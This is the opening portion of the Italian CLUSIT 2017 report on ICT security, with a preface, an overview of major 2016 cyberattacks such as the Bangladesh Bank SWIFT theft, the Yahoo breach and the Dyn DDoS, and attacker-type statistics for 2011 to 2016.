Rapporto

2017

sulla sicurezza ICT
in Italia

SECURITY
TECHNOLOGIES
MANAGEMENT COMPLIANCE
SUMMIT

Indice

FOCUS ON 2017

ASTREA Advanced Security, Training Research, Events Agency Via Copernico, 38 - 20125 Milano

Prefazione

Il rapporto CLUSIT che leggerete è il frutto del lavoro di un pool di esperti che ha analizzato e confrontato una serie di fonti e che non può che farci giungere a una sola conclusione: il 2016 è stato l'annus horribilis della sicurezza cyber.
Le peggiori previsioni si sono infatti avverate e la crescita delle casistiche è esponenziale.

Solo per fare alcuni esempi: nel 2016 è cresciuta del 117% la "*guerra delle informazioni*"; addirittura è a quattro cifre l'incremento degli attacchi compiuti con tecniche di Phishing / Social Engineering (+1.166%); la sanità è stato il settore più colpito (+102%) cui segue la grande distribuzione organizzata (+70%) e "solo" terzo il settore Finance / Banche (+64%). Gli attacchi alle Infrastrutture Critiche che erano saliti vertiginosamente nel 2015 crescono ancora anche se con un tasso minore (+15%).

Aumentano gli attacchi verso Europa e Asia rispetto agli anni precedenti.

In termini assoluti, Cybercrime e Cyber Warfare fanno registrare il numero di attacchi più elevato degli ultimi 6 anni.

Il Cybercrime - ovvero i reati compiuti con l'obiettivo di estorcere denaro alle vittime, o di sottrarre informazioni per ricavarne denaro - è la causa del 72% degli attacchi verificatisi durante l'anno 2016 a livello globale, a dimostrazione che il denaro è sempre la causa prevalente degli attacchi e la motivazione ultima degli attaccanti. Peraltro, tale trend appare costante dal 2011, quando tale tipologia di attacchi e reati si attestava al 36% del totale.

Interessante anche che appaiono in lieve calo gli attacchi con finalità di "Cyber Espionage" (-8%) e Hacktivism (-23%).

Di particolare interesse e preoccupazione il fatto che Il 32% degli attacchi viene sferrato con tecniche sconosciute, in aumento del 45% rispetto al 2015, principalmente a causa della scarsità di informazioni precise in merito tra le fonti di pubblico dominio.

Per la prima volta, peraltro, fra i dieci attacchi più significativi a livello globale verificatisi nel corso dell'anno analizzato dal Rapporto rientra anche un incidente avvenuto nel nostro Paese: l'attacco di matrice state-sponsored subìto dalla Farnesina nella primavera 2016, che avrebbe provocato la compromissione di alcuni sistemi non classificati.

Insomma, se l'anno scorso abbiamo scritto che eravamo "*davanti a uno scenario che si potrebbe definire da incubo*" ora questo scenario non l'abbiamo davanti, ci stiamo vivendo dentro.

Per la prima volta l'attenzione mediatica sul tema è fortissima e si contano a centinaia se non a migliaia gli eventi sul tema. Anche la leva normativa sta facendo la sua parte, se si

pensa alla entrata in vigore del Regolamento Europeo n° 679/2016 in materia di trattamento dati personali, che fa dell'analisi del rischio e delle valutazioni di adeguatezza il proprio cavallo di battaglia.

Per tutti questi motivi abbiamo deciso di prevedere, tra le novità del Rapporto Clusit 2017, tre capitoli dedicati ai settori che emergono come particolarmente "critici" in termini di sicurezza cyber in Italia: Finance, Pubblica Amministrazione, Sanità mentre all'evoluzione delle normative europee vengono dedicati nel Rapporto cinque contributi specifici, a testimonianza del fatto che la sicurezza ha ancora bisogno della normativa per vedere stanziati budget adeguati.

Il Rapporto contiene poi una serie di approfondimenti relativi a tematiche attualissime: da "Ransomware: un flagello che prende di mira privati e aziende", agli "Attacchi e difese sulle infrastrutture Private e Hybrid Cloud", al "Cyber Risk Management", alle "Sfide relative ai captatori informatici, tra proposte legislative e rischi di sicurezza", al "Voto elettronico: potenzialità e rischi lungo la strada della democrazia elettronica".
Insomma, tutti i settori a rischio maggiore e tutte le minacce sono analizzate nel massimo dettaglio.

Vi lascio quindi alla lettura del Rapporto CLUSIT che avete fra le mani, augurandomi che anche quest'anno la nostra ricerca serva ad aumentare la consapevolezza della necessità di una maggiore e sempre più efficace sicurezza: l'informazione, la formazione, la cultura sul tema della sicurezza, a partire dalle generazioni dei più giovani, è essenziale.

2.500 copie cartacee, oltre 60.000 copie in elettronico e più di 200 articoli pubblicati nel 2016, sono l'evidenza della rilevanza del rapporto CLUSIT ed è quindi importante diffonderlo, leggerlo, farlo conoscere, perché solo dalla consapevolezza può derivare la conoscenza del problema, la capacità di adottare scelte idonee e quindi la sicurezza nostra e di tutti.

Buona lettura

Gabriele Faggioli
Presidente CLUSIT

Introduzione al rapporto

Il rapporto inizia con una panoramica degli eventi di cyber-crime più significativi degli ultimi 12 mesi. Il 2016 è stato complessivamente l'anno *peggiore di sempre* in termini di evoluzione delle minacce "cyber" e dei relativi impatti, non solo dal punto di vista quantitativo ma anche e soprattutto da quello qualitativo. Rispetto al 2015, nel 2016 la crescita percentuale maggiore di attacchi gravi si osserva verso le categorie "Health" (+102%), "GDO/Retail" (+70%) e "Banking / Finance" (+64%), seguite da "Critical Infrastructures" (+15%).
Ci siamo avvalsi anche quest'anno dei dati relativi agli attacchi rilevati dal Security Operations Center (SOC) di FASTWEB, che ha analizzato la situazione italiana sulla base di oltre 16 milioni di eventi di sicurezza (circa il doppio dell'anno scorso).
L'analisi degli attacchi è poi completata da un contributo tecnico di Akamai: il "Rapporto 2016 sullo stato di Internet ed analisi globale degli attacchi DDoS e applicativi Web".
Seguono le rilevazioni e segnalazioni del CERT-PA.

Tra le novità del Rapporto Clusit 2017, l'inserimento di tre capitoli dedicati a dei settori di particolare rilevanza per la sicurezza ICT in Italia: **Finance**, **Pubblica Amministrazione**, **Sanità**.

Lo Speciale FINANCE, con 4 contributi: "Alcuni elementi sul Cyber-crime nel settore finanziario in Europa"; "Analisi del Cyber-crime in Italia in ambito finanziario"; "Blackmarket – Scenario e focus sul carding in Italia"; "Cyber Risk e Cyber Insurance".

Lo Speciale PA, con 3 contributi: "La sicurezza informatica nella Pubblica Amministrazione: che anno è stato il 2016 e cosa ci si aspetta per il 2017"; «Monitoraggio e analisi degli eventi di sicurezza nella PA: il case study di Regione Emilia Romagna»; "SPID: stato attuale e sviluppi futuri".

Lo Speciale SANITÀ, con 3 contributi: "Sicurezza e Privacy in Sanità ; Sicurezza in Sanità, bisogni ed opportunità (Leggi, consolidamento e cose concrete da fare senza budget e con poche risorse)"; "Dati sanitari protetti (PHI): una nuova miniera d'oro per i cyber criminali".

Segue una sezione dedicata all'Evoluzione delle normative europee, con 5 contributi: "Evoluzione delle normative europee sulla Cyber-Security"; "GDPR – Cosa fare ora"; "Survey sul nuovo Regolamento Europeo sulla Privacy"; "Introduzione alla PSD2 e suoi obiettivi"; "Compliance eIDAS".

Anche in questa edizione del rapporto, troviamo un'analisi del mercato italiano della sicurezza IT, realizzata appositamente da IDC Italia.
Questi sono i temi trattati nella successiva sezione FOCUS ON: Ransomware: un flagello che prende di mira privati e aziende; Attacchi e difese sulle infrastrutture Private e Hybrid

Cloud; Cyber Risk Management; Le sfide relative ai captatori informatici, tra proposte legislative e rischi di sicurezza; Il voto elettronico: potenzialità e rischi lungo la strada della democrazia elettronica.

In chiusura del rapporto, presentiamo i risultati di una Survey realizzata dagli Osservatori del Politecnico di Milano: "Rilevanza strategica e diffusione delle principali aree di Information Security nelle aziende italiane".

Panoramica dei cyber attacchi più significativi del 2016 e tendenze per il 2017

Introduzione alla sesta edizione

Come di consueto in questa prima sezione del Rapporto CLUSIT 2017, giunto ormai al suo sesto anno di pubblicazione[1], analizziamo i più gravi cyber attacchi noti avvenuti a livello globale negli ultimi 12 semestri, e li confrontiamo con le tendenze emerse negli ultimi 12 mesi. A partire da questi dati proviamo a fornire un'interpretazione neutra e ragionata (non inutilmente allarmistica, ma neppure edulcorata) dell'evoluzione delle minacce cibernetiche nel mondo, Italia inclusa.
Tale analisi è basata sull'attenta valutazione di tutte le informazioni pubblicamente disponibili in merito a un campione di attacchi "gravi" che, a questo punto, è costituito da oltre 5.700 incidenti noti avvenuti tra il gennaio 2011 e il dicembre 2016 (dei quali oltre 1.000 nel 2016), ed è volutamente espressa con un taglio divulgativo, non-tecnico, in modo da risultare fruibile al maggior numero possibile di lettori.

Va sottolineato che le statistiche ed i commenti presentati di seguito sono relativi a un campione necessariamente limitato, per quanto ragionevolmente significativo, rispetto al numero degli attacchi informatici gravi effettivamente avvenuti nel periodo in esame.
Questo accade sia perché *la maggior parte* delle aggressioni non diventano *mai* di dominio pubblico (mancando ancora una normativa che renda obbligatorio darne notifica[2], salvo alcuni ristretti settori regolamentati), sia perché spesso lo diventano *ad anni di distanza*, solitamente quanto più gli attacchi sono sofisticati, gravi e pericolosi (p.es. nel caso di furto di proprietà intellettuale con finalità di spionaggio economico, o di compromissione di sistemi critici per finalità geopolitiche), perché le vittime non sono consapevoli di averli subiti.
Tipicamente nel nostro campione sono ben rappresentati quel tipo di attacchi in cui, per varie ragioni, l'aggressore non è riuscito a rimanere nascosto ed a muoversi silenziosamente (oppure non ha voluto nascondersi), mentre rispetto alla realtà dei fatti percepibile "sul campo" dagli addetti ai lavori sono sottorappresentate le aggressioni condotte lentamente, con tecniche inusuali ed in modalità "stealth", per non destare sospetti nelle vittime. In particolare, in questo studio sono certamente meglio rappresentati gli attacchi realizzati per finalità cyber criminali o di hacktivism, rispetto a quelli derivanti da attività di cyber espionage ed information warfare, che più difficilmente divengono di pubblico dominio.
Ciò premesso, confidando che anche quest'anno il Rapporto CLUSIT possa apportare un utile contributo all'evoluzione del dibattito nazionale in merito alla Cyber Security, e che pos-

[1] Ovvero alla undicesima edizione, considerando anche gli aggiornamenti semestrali

[2] https://www.enisa.europa.eu/activities/identity-and-trust/risks-and-data-breaches/dbn

sa in particolare fornire informazioni utili a comprendere quanto già oggi la problematica sia diventata straordinariamente critica, e quanto sia importante individuare ed implementare con urgenza contromisure concrete ed adeguate, auguriamo a tutti una buona lettura.

2016, allarme rosso

Anticipando alcune delle conclusioni che seguono, sia pure alla luce delle considerazioni svolte più sopra in merito al nostro campione, possiamo affermare che il 2016 è stato complessivamente l'anno *peggiore di sempre* in termini di evoluzione delle minacce "cyber" e dei relativi impatti, non solo dal punto di vista quantitativo ma anche e soprattutto da quello qualitativo.
Quando nella prima edizione del Rapporto Clusit abbiamo definito il 2011 "Annus Horribilis" della sicurezza informatica, francamente non avremmo potuto immaginare che nel giro di così poco tempo la situazione avrebbe raggiunto i livelli di gravità che si sono evidenziati nell'anno appena trascorso. Pur confrontandoci quotidianamente con attacchi informatici di ogni genere, solo cinque anni fa avremmo faticato a non considerare fantascienza ciò che oggi è diventato la norma.
Senza mezzi termini, il quadro che emerge dai dati è *disastroso*, e siamo ormai giunti (o meglio, dovremmo esserlo) ad una condizione di costante, quotidiano "allarme rosso", anche considerato che la tendenza generale, se il fenomeno non sarà contrastato con grandissima determinazione, è verso un ulteriore peggioramento.
Ciò è inevitabile, a causa dell'aumento costante della superficie di attacco complessivamente esposta dalla nostra società digitale: si pensi non solo allo "smart working" sempre più diffuso, realizzato tramite un mix di strumenti mobile, cloud e social, spesso utilizzati in modo promiscuo ed insicuro (mescolando cioè senza criterio la vita digitale personale con quella lavorativa) ma anche alla diffusione impetuosa di device IoT, tipicamente privi delle più elementari misure di sicurezza, non più solo in ambito consumer ma anche in contesti produttivi, (la c.d. Industry 4.0), oppure per applicazioni critiche, (per esempio in ambito e-health o smart-city).
A questi fenomeni corrisponde la crescente, sfacciata aggressività degli attaccanti, che approfittando delle numerose vulnerabilità del sistema (di natura culturale, organizzativa e tecnologica) conseguono profitti illeciti elevatissimi a fronte di rischi purtroppo ancora praticamente inesistenti, data la grande difficoltà oggettiva nel perseguire queste condotte con gli strumenti normativi e le risorse a disposizione, nonostante gli sforzi egregi delle autorità preposte.

Un anno fa, che in retrospettiva ci appare oggi lontanissimo alla luce degli eventi del 2016, in merito all'impennata dei rischi cyber avvenuta negli ultimi anni scrivevamo:
Va detto pertanto a chiare lettere, come si evincerà anche dai dati presentati più avanti, che negli ultimi 3 anni il divario tra percezione dei rischi "cyber" e realtà, e la forbice tra la gravità

di questi rischi e l'efficacia delle contromisure poste in essere si sono ulteriormente allargati, non ridotti.
Sintetizzando, nella situazione attuale i crescenti rischi "cyber" non sono ancora gestiti in modo efficace, ovvero sono fuori controllo, ed in quanto tali, per la stessa definizione di rischio, devono essere considerati inaccettabili.

A 12 mesi di distanza dobbiamo rilevare che nel 2016 la cyber-insicurezza globalmente ha effettuato un "salto quantico", raggiungendo livelli in precedenza inimmaginabili. Si pensi per esempio alle inaudite, pesantissime interferenze di natura "cyber" avvenute durante la campagna presidenziale americana[3], agli attacchi devastanti contro infrastrutture "core" della rete Internet realizzati tramite centinaia di migliaia di device IoT compromessi, che hanno causato indirettamente il black-out della rete Internet in gran parte degli USA[4], ai furti per centinaia di milioni di dollari realizzati ai danni di primari istituti bancari (non quindi ai danni dei loro clienti) compromettendo il sistema SWIFT[5], ai data breach che hanno coinvolto complessivamente miliardi di account[6], alle crescenti applicazioni in ambito militare di tecniche e strumenti cyber[7], agli attacchi ad infrastrutture critiche[8], alla diffusione endemica di crimini estorsivi realizzati su larga scala tramite attacchi basati su ransomware[9], etc.
In Italia, per quanto il numero di attacchi gravi di dominio pubblico sia bassissimo rispetto al totale (il che è dovuto esclusivamente alla scarsa propensione a denunciarli da parte delle nostre organizzazioni), ricordiamo la singolare vicenda di presunto spionaggio attribuita ai fratelli Occhionero[10], l'attacco ai sistemi non classificati della Farnesina[11], quello ad un sistema del Dipartimento per la Funzione Pubblica[12], l'attacco di Phishing (con malware allegato) contro oltre 200.000 vittime, quasi tutte italiane, realizzato in luglio dalla botnet Andromeda[13], etc.
Tutto questo a fronte di investimenti in ICT Security (da non confondere, come spesso ancora accade, con la Cyber Security) che, pur essendo cresciuti in un anno del 5% e sfio-

3 http://edition.cnn.com/2016/12/26/us/2016-presidential-campaign-hacking-fast-facts/

4 https://en.wikipedia.org/wiki/2016_Dyn_cyberattack

5 https://en.wikipedia.org/wiki/2015%E2%80%932016_SWIFT_banking_hack

6 https://www.itgovernance.co.uk/blog/list-of-data-breaches-and-cyber-attacks-in-2016-1-6-billion-records-leaked/

7 https://themerkle.com/ukraines-power-grid-hacked-twice-in-one-year/

8 https://www.tripwire.com/state-of-security/featured/ransomware-hits-san-francisco-transport-system-free-rides-for-all-as-73000-demanded/

9 http://news.softpedia.com/news/one-single-ransomware-gang-made-over-121-million-508394.shtml

10 http://formiche.net/2017/01/10/hacker-giulio-occhionero-renzi-monti-draghi/

11 http://www.analisidifesa.it/2017/02/lattacco-hacker-alla-farnesina/

12 http://news.softpedia.com/news/hacker-breaks-into-italian-government-website-45-000-users-exposed-510332.shtml

13 http://news.softpedia.com/news/andromeda-botnet-satisfies-pizza-craving-with-july-spam-campaign-targeting-italy-506415.shtml

rando ormai il miliardo di euro in Italia[14], sono assolutamente insufficienti rispetto al valore del mercato di beni e servizi ICT (pari in Italia a 66 miliardi di euro), e soprattutto rispetto alla percentuale di PIL che oggi viene generato *tramite* l'applicazione dell'ICT da parte di organizzazioni pubbliche e private e dai privati cittadini.
Considerato il livello delle minacce attuali ed il loro tasso di crescita, ed i danni già oggi sopportati dall'economia nel suo complesso, in particolare a causa del cyber crime e del cyber espionage (in Germania, da una recente ricerca, pari all'1,6% del PIL)[15], appare francamente sconcertante che in Italia si spenda un solo euro in Information Security (e solo una frazione di questa cifra per attività di Cyber Security) per ogni 66 euro spesi in ICT (pari cioè al 1,5% della spesa in ICT), ovvero circa lo 0,05% del PIL.
Questo trend è evidentemente non solo irragionevole ma soprattutto insostenibile: chiunque considererebbe inaccettabile se, per esempio, la spesa per le dotazioni di sicurezza attive e passive di un autoveicolo rappresentasse solo l'1,5% del suo costo totale (in effetti, pur con tutti i distinguo del caso, in ambito Automotive questa percentuale è 20 volte superiore).

Sempre nel Rapporto Clusit 2016 scrivevamo:
Mitigare gli inevitabili impatti di questa "pandemia" è l'obiettivo primario al quale si deve tendere, cominciando quanto prima con l'individuare e recuperare i gap più pericolosi, tenendo presente che il tempo a disposizione per intervenire in modo strutturato sui rischi "cyber", in particolare su quelli di natura sistemica (per il Paese) ed esistenziale (per le singole organizzazioni), è ormai sostanzialmente esaurito.
Alla luce di quanto accaduto nel 2016 non possiamo che confermare questa osservazione. Dal punto di vista statistico, oggi qualsiasi organizzazione, indipendentemente dalla dimensione o dal settore di attività, ha la ragionevole certezza che subirà un attacco informatico di entità significativa entro i prossimi 12 mesi[16], mentre oltre la metà ne hanno subito almeno uno nell'ultimo anno. Sottostimare i rischi, procrastinare l'adozione di contromisure adeguate, ed affidarsi alla "buona sorte", non sono più opzioni percorribili.
In particolare non è più rimandabile una modifica radicale dell'attuale modello di investimenti in materia di sicurezza ICT (da conseguire tramite strumenti normativi, di sensibilizzazione ed awareness, di incentivazione, di moral suasion etc.).
Si devono urgentemente trovare le risorse necessarie da investire in Cyber Security, portando questa spesa a livelli ragionevoli, ovvero commisurati alle minacce attuali, pena (nel migliore dei casi) una crescente, significativa erosione dei benefici attesi dal processo di digitalizzazione della società oggi in atto.

[14] http://www.infodata.ilsole24ore.com/2017/01/30/cybersicurezza-italia-investito-quasi-un-miliardo-euro/

[15] https://www.allianz.com/en/press/news/studies/150909_businesses-must-prepare-for-cyber-risks.html/

[16] http://www.sciencedirect.com/science/article/pii/S0040162516303560

Analisi dei principali cyber attacchi noti a livello globale del 2016

In questa sezione, come di consueto, il Rapporto CLUSIT 2017 propone una dettagliata panoramica degli incidenti di sicurezza più significativi avvenuti a livello globale nell'anno precedente, confrontandoli con una serie storica che parte dal 2011.
Lo studio si basa su un campione complessivo di 5.738 attacchi noti di particolare gravità, ovvero che hanno avuto un impatto significativo per le vittime in termini di perdite economiche, di danni alla reputazione, di diffusione di dati sensibili (personali e non), o che comunque prefigurano scenari particolarmente preoccupanti, avvenuti nel mondo (inclusa quindi l'Italia) dal primo gennaio 2011 al 31 dicembre 2016, di cui 1.050 registrati nel 2016.

Anche quest'anno, per definire un cyber attacco come "grave" abbiamo impiegato gli stessi criteri di classificazione già applicati ai dati del 2014-2015, più restrittivi rispetto agli anni precedenti, dal momento che nell'arco di questi 72 mesi si è verificata una sensibile evoluzione degli scenari, e che alcune categorie di attacchi, che potevano essere ancora considerati "gravi" nel 2011-2013, sono oggi diventati *ordinaria amministrazione* (per esempio, i "defacement" di siti web).

A parità di criteri, nel 2016 abbiamo classificato come gravi un numero di attacchi superiore rispetto al 2014 (873) ed al 2015 (1.012), pur avendo scartato una grandissima quantità di incidenti "minori" per evitare di confrontare, nell'ambito dello stesso campione, situazioni che hanno causato la perdita di milioni di euro o il furto di milioni di account con, per fare un esempio tra molti, un attacco DDoS di lieve entità verso una banca o un sito web istituzionale. Ciò non significa che questo genere di attacchi ad impatto minore non sia a sua volta in rapida crescita.

Dieci attacchi rappresentativi del 2016

Prima di analizzare in dettaglio quanto avvenuto, anche quest'anno vogliamo partire da dieci incidenti avvenuti nel corso dell'anno passato che sono a nostro avviso particolarmente significativi, selezionati non tanto per la loro gravità in termini assoluti (per quanto alcuni siano stati particolarmente gravi), quanto piuttosto per rappresentare la varietà di situazioni che si stanno verificando.

1	Vittima	Attaccante	Tecniche usate
	Hollywood Presbyterian Medical Center[17]	Cyber Crime	Ransomware

L'attacco basato su ransomware ha costretto l'ospedale, a fronte del blocco del sistema informativo e quindi delle attività cliniche, causato dalla cifratura dei propri dati (strutturati e non strutturati), a pagare un riscatto di 17.000 USD per ottenere dai criminali la chiave di decifratura.
Attacchi simili contro infrastrutture ospedaliere si sono verificati frequentemente nel 2016, sia in USA che altrove, considerato che dal punto di vista degli attaccanti si tratta di strutture poco protette, facili da colpire ed allo stesso tempo critiche, propense a pagare cifre anche relativamente ingenti per ripristinare velocemente la propria operatività.

2	Vittima	Attaccante	Tecniche usate
	FriendFinder Networks[18]	Cyber Crime	Vulnerabilità (LFI)

La popolare piattaforma di dating online e pornografia Friend Finder ha subito il furto di oltre 412 milioni di account di suoi clienti, inclusi 15 milioni di account formalmente cancellati dai proprietari.
L'attacco è stato realizzato tramite una vulnerabilità piuttosto banale di tipo Local File Inclusion, ed è risultato aggravato dal fatto che la maggior parte delle password fosse conservata in chiaro oppure sotto forma di semplice hash SHA-1, il che ne ha reso agevole il cracking. La piattaforma era già stata "hackerata" nel 2015, con la compromissione in quel caso di 3,9 milioni di account.

3	Vittima	Attaccante	Tecniche usate
	Bangladesh Bank[19]	Cyber Crime	Multiple

[17] https://www.nytimes.com/2016/02/19/business/los-angeles-hospital-pays-hackers-17000-after-attack.html

[18] https://www.itgovernance.co.uk/blog/over-412-million-adult-accounts-exposed-including-15-million-deleted-ones/

[19] http://www.darkreading.com/endpoint/bangladesh-officials-computer-hacked-to-carry-out-$81-million-theft/d/d-id/1325606

Una delle più grandi cyber-rapina di tutti i tempi, e probabilmente la più grande del 2016, è stata compiuta ai danni della Banca del Bangladesh, con un danno stimato in 81 milioni di dollari.
Gli attaccanti, dopo aver compromesso alcuni sistemi della banca, hanno introdotto nel sistema SWIFT transazioni fraudolente ordinando il trasferimento di fondi per un totale di 1 miliardo di dollari, delle quali fortunatamente (per un banale errore da parte dei criminali) solo la prima tranche da 81 milioni è andata a buon fine.

4	Vittima	Attaccante	Tecniche usate
	ADUPS Technology[20]	Cyber Espionage (Cina?)	Multiple

I sistemi della società cinese ADUPS Technology sono stati violati, consentendo agli attaccanti di modificare il firmware per device Android prodotto dall'azienda, installato su 700 milioni di macchine commercializzate da numerosi vendor in diversi paesi del mondo, introducendovi una backdoor.
Il firmware così infettato raccoglieva informazioni relative a IMEI, IMSI, MAC address, version number, operatore telefonico, SMS ed elenco delle chiamate, ed ogni 72 ore le inviava in background ad un server remoto in Cina. L'attività di data collection è durata oltre 6 mesi prima di essere scoperta.

5	Vittima	Attaccante	Tecniche usate
	Muni (San Francisco Transport System)[21]	Cyber Crime	Ransomware

Il sistema di trasporto pubblico di San Francisco è stato colpito da un ransomware che ha infettato circa 2.000 sistemi tra server, client e macchine deputate a funzioni di biglietteria. La richiesta di riscatto iniziale da parte dei criminali è stata di 73.000 USD, ma il danno principale è scaturito dalla necessità di aprire i tornelli e far circolare gli utenti gratuitamente, nell'impossibilità di emettere titoli di viaggio fino alla risoluzione dell'incidente.

6	Vittima	Attaccante	Tecniche usate
	Democratic National Committee (DNC)[22]	Cyber Espionage (Russia?)	Multiple

Wikileaks ha pubblicato 19.252 email relative al Comitato Nazionale del Partito Democratico, ai suoi vertici ed ai suoi collaboratori, alcune delle quali piuttosto compromettenti, in

[20] http://news.softpedia.com/news/android-backdoor-found-on-700m-phones-sending-imei-sms-and-call-logs-to-china-511035.shtml

[21] https://www.tripwire.com/state-of-security/featured/ransomware-hits-san-francisco-transport-system-free-rides-for-all-as-73000-demanded/

[22] https://en.wikipedia.org/wiki/2016_Democratic_National Committee_email_leak

quanto sembrerebbero indicare che il partito abbia favorito la candidatura di Hillary Clinton sfavorendo il candidato Bernie Sanders.
Le email sono state sottratte (ufficialmente) da un hacker dal nickname Guccifer 2.0, anche se tutte le principali agenzie di intelligence americane hanno dichiarato di avere prove dell'intervento russo dietro le quinte della vicenda.
La questione ha creato scandalo ed occupato i media per mesi, e probabilmente influito in qualche misura sull'esito elettorale, prefigurando così scenari inediti di Psychological Operations (PsyOps), e dimostrando la possibilità di interferire pesantemente con mezzi "cyber" nella vita democratica delle nazioni.

7	Vittima	Attaccante	Tecniche usate
	Yahoo[23]	Cyber Crime	Multiple

Il data breach più importante della storia (oltre un miliardo di account sarebbero stati violati) è avvenuto ai danni di Yahoo e dei suoi utenti. Gli attaccanti avrebbero sottratto nomi, indirizzi email, numeri di telefono, date di nascita, password criptate e in qualche caso anche domande di sicurezza cifrate o in chiaro, con le relative risposte, che poi sarebbero stati messi in vendita in alcuni marketplace del dark web, per circa 300.000 USD.
Anche a causa di questo data breach (e di altri data breach precedenti, non comunicati tempestivamente dall'azienda), alcuni analisti finanziari sostengono che la quotazione di Yahoo nell'ambito dell'acquisizione in corso da parte di Verizon sia stata ribassata di circa 350 milioni di USD[24].

8	Vittima	Attaccante	Tecniche usate
	DynDNS[25]	Cyber Crime?	DDoS / IoT attack

Gli utenti della costa est degli Stati Uniti si sono trovati nell'impossibilità di raggiungere la maggior parte dei più popolari siti e piattaforme internet per un giorno. Twitter, Spotify, Reddit, PayPal, eBay e Yelp sono solo alcuni dei servizi resi di fatto accessibili da un gigantesco attacco DDoS che ha colpito Dyn, un importante provider di servizi DNS.
Ancora più inquietante il meccanismo utilizzato per realizzare l'attacco DDoS, messo a segno tramite centinaia di migliaia di device IoT (in particolare telecamere di sicurezza made in China), compromessi da remoto e usati come (potentissimo) vettore di attacco.

[23] http://news.softpedia.com/news/yahoo-hackers-selling-the-1-billion-stolen-accounts-for-300-000-511041.shtml
[24] http://www.investopedia.com/news/verizon-likely-complete-yahoo-buy-despite-hacks/
[25] https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet

9	Vittima	Attaccante	Tecniche usate
	Tesco Bank[26]	Cyber Crime	Multiple

Circa 20.000 clienti della britannica Tesco Bank sono stati derubati del loro denaro da una gang di cyber criminali nell'arco di un week-end, il che ha portato la banca a bloccare i conti correnti online e le carte di credito / debito delle vittime.
Ciò, unito ad una comunicazione di crisi non brillante, ha creato agli utenti ulteriori disagi per diversi giorni, soprattutto per chi non disponeva di contanti sufficienti per affrontare le proprie attività quotidiane.

10	Vittima	Attaccante	Tecniche usate
	Ministero degli Esteri italiano [27]	State sponsored (Russia?)	Multiple

Ad inizio 2017 tutti i media nazionali e mondiali hanno ripreso la notizia lanciata dal quotidiano inglese Guardian (con un'enfasi che ad alcuni è parsa eccessiva, e forse strumentale), in merito ad un attacco di matrice state-sponsored (forse originato dalla Russia), subìto dalla Farnesina nella primavera 2016, che avrebbe provocato la compromissione di alcuni sistemi non classificati.
Il Ministero ha confermato l'attacco, peraltro già noto tra gli addetti ai lavori, e ribadito che i propri sistemi classificati non sono stati impattati dall'incidente.


[26] https://www.itgovernance.co.uk/blog/tesco-bank-freezes-online-transactions-after-fraudulent-activity/

[27] http://www.lastampa.it/2017/02/10/italia/politica/la-russia-sospettata-di-un-attacco-hacker-contro-il-ministero-degli-esteri-italiano-tqPvpNYaNAF2x4OxcsIn9K/pagina.html

Analisi dei principali attacchi noti a livello globale

Dal punto di vista numerico, dei 5.738 attacchi gravi di pubblico dominio che costituiscono il nostro database di incidenti degli ultimi 12 semestri (6 anni), nel 2016 ne abbiamo raccolti e analizzati 1.050, contro i 1.012 del 2015 (+ 3,75%), con una media di 87,5 attacchi al mese (rispetto ad una media sui 6 anni di 85,9).

Questa la distribuzione degli attacchi registrati nel periodo, suddivisi per semestre:



Le tre tabelle seguenti rappresentano una sintesi dei dati che abbiamo raccolto. Come in passato abbiamo evidenziato nella colonna più a destra i trend osservati.


Distribuzione degli attaccanti per tipologia

ATTACCANTI PER TIPOLOGIA	2011	2012	2013	2014	2015	2016	Variazioni 2016 su 2015	Trend 2016
Cybercrime	170	633	609	526	684	751	9,80%	↑
Hacktivism	114	368	451	236	209	161	-22,97%	↓
Espionage / Sabotage	23	29	67	69	96	88	-8,33%	↘
Cyber warfare	14	43	25	42	23	50	117,39%	↑
TOTALE	**469**	**1.183**	**1.152**	**873**	**1.012**	**1.050**	**+3,75%**	↗

Complessivamente, rispetto al 2015, il numero di attacchi gravi che abbiamo raccolto da fonti pubbliche per il 2016 cresce del **3,75%**. In termini assoluti, nel 2016 le categorie "Cybercrime" e "Cyber warfare" fanno registrare il numero di attacchi più elevato degli ultimi 6 anni.

Dal campione emerge chiaramente che, con l'esclusione delle attività riferibili ad attacchi della categoria "**Hacktivism**" che diminuisce sensibilmente (**-23%**), rispetto al 2015, nel 2016 gli attacchi gravi compiuti per finalità "**Cybercrime**" sono in aumento (**+9,8%**), così come quelle riferibili ad attività di "**Cyber warfare**" (**+117%**), mentre rimangono sostanzialmente stabili, in lieve calo, gli attacchi del gruppo "**Cyber Espionage**" (**-8%**)**.**

